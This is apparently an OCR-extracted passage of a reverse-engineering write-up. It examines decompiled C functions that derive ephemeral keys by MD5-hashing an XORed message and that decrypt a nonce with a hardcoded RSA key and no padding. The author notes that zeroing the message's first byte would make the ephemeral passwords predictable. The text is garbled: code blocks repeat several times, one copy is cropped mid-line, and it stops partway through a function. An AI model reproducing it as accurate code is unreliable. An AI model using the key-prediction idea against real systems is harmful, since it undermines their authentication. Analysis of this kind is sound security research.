+PERM

Let’s look a bit more closely at this part here




```c
int set_ephemeral_keys(void)

{
  size_t xor_str_len;
  char xor_str_perm [512];
  char xor_str_temp [512];
  uint md5 [22];

  memset(md5,0,0x58);
  sprintf(xor_str_perm,"%s+PERM",&XORED_MSG_00414b80);
  sprintf(xor_str_temp,"%s+TEMP",&XORED_MSG_00414b80);
  md5_init(md5);
  xor_str_len = strlen(xor_str_perm);
  md5_add(md5,xor_str_perm,xor_str_len);
  md5_digest(md5,&PERM_KEY);
  md5_init(md5);
  xor_str_len = strlen(xor_str_temp);
  md5_add(md5,xor_str_temp,xor_str_len);
  md5_digest(md5,&TEMP_KEY);
  return 0;
}
```




```c
int set_ephemeral_keys(void)

{
  size_t xor_str_len;
  char xor_str_perm [512];
  char xor_str_temp [512];
  uint md5 [22];

  memset(md5,0,0x58);
  sprintf(xor_str_perm,"%s+PERM",&XORED_MSG_00414b80);
  sprintf(xor_str_temp,"%s+TEMP",&XORED_MSG_00414b80);
  md5_init(md5);
  xor_str_len = strlen(xor_str_perm);
  md5_add(md5,xor_str_perm,xor_str_len);
  md5_digest(md5,&PERM_KEY);
  md5_init(md5);
  xor_str_len = strlen(xor_str_temp);
  md5_add(md5,xor_str_temp,xor_str_len);
  md5_digest(md5,&TEMP_KEY);
  return 0;
}
```

Concatenating things like this would make sense if XORED_MSG_00414b80 *was NECESSARILY a null-terminated string!*




```
int set_ephemeral_keys(void)

         r_str_len;
           tr_perm [512];
           r_temp [512];
            2];

         (md5,0,0x58);
          (xor_str_perm,"%s+PERM",&XORED_MSG_00414b80);
         f(xor_str_temp,"%s+TEMP",&XORED_MSG_00414b80);
         it(md5);
         r_len = strlen(xor_str_perm);
          (md5,xor_str_perm,xor_str_len);
          est(md5,&PERM_KEY);
            d5);
            = strlen(xor_str_temp);
           d5,xor_str_temp,xor_str_len);
         igest(md5,&TEMP_KEY);
        rn 0;
```

Concatenating things like this would make sense if XORED_MSG_00414b80 *was NECESSARILY a null-terminated string!*




```c
int set_ephemeral_keys(void)

{
  size_t xor_str_len;
  char xor_str_perm [512];
  char xor_str_temp [512];
  uint md5 [22];

  memset(md5,0,0x58);
  sprintf(xor_str_perm,"%s+PERM",&XORED_MSG_00414b80);
  sprintf(xor_str_temp,"%s+TEMP",&XORED_MSG_00414b80);
  md5_init(md5);
  xor_str_len = strlen(xor_str_perm);
  md5_add(md5,xor_str_perm,xor_str_len);
  md5_digest(md5,&PERM_KEY);
  md5_init(md5);
  xor_str_len = strlen(xor_str_temp);
  md5_add(md5,xor_str_temp,xor_str_len);
  md5_digest(md5,&TEMP_KEY);
  return 0;
}
```

If we had a way to make the first byte of XORED_MSG_00414b80 *zero, then we could easily predict the ephemeral passwords.*




```c
int rsa_public_decrypt_nonce(void)

{
  RSA *rsa;
  BIGNUM *a;
  int n;
  uint digest_len;
  size_t length_of_decrypted_payload;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,
            "E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA70
            63CA754826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650C
            DB4590C1208B91F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691"
           );
  rsa->e = a;
  rsa->n = local_18[0];
  memset(&DECRYPTED_NONCE,0,0x20);
  n = RSA_size(rsa);
  digest_len = RSA_public_decrypt(n,&ENCRYPTED_NONCE,&DECRYPTED_NONCE,rsa,3);
  if (digest_len < 0x101) {
    length_of_decrypted_payload = strlen(&DECRYPTED_NONCE);
    n = -(length_of_decrypted_payload < 0x101 ^ 1);
  }
  else {
    n = -1;
  }
  return n;
}
```



```c
int rsa_public_decrypt_nonce(void)

{
  RSA *rsa;
  BIGNUM *a;
  int n;
  uint digest_len;
  size_t length_of_decrypted_payload;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,
            "E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA70
            63CA754826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650C
            DB4590C1208B91F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691"
           );
  rsa->e = a;
  rsa->n = local_18[0];
  memset(&DECRYPTED_NONCE,0,0x20);
  n = RSA_size(rsa);
  digest_len = RSA_public_decrypt(n,&ENCRYPTED_NONCE,&DECRYPTED_NONCE,rsa,3);
  if (digest_len < 0x101) {
    length_of_decrypted_payload = strlen(&DECRYPTED_NONCE);
    n = -(length_of_decrypted_payload < 0x101 ^ 1);
  }
  else {
    n = -1;
  }
  return n;
}
```


```
➜  openssl-1.0.2 git:(master) grep -r "# *define  *RSA_NO_PADDING"
./crypto/rsa/rsa.h:# define RSA_NO_PADDING         3
➜  openssl-1.0.2 git:(master) 
```



```
int rsa_public_decrypt_nonce(void)

{
  RSA *rsa;
  BIGNUM *a;
  int n;
  uint digest_len;
  size_t length_of_decrypted_payload;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
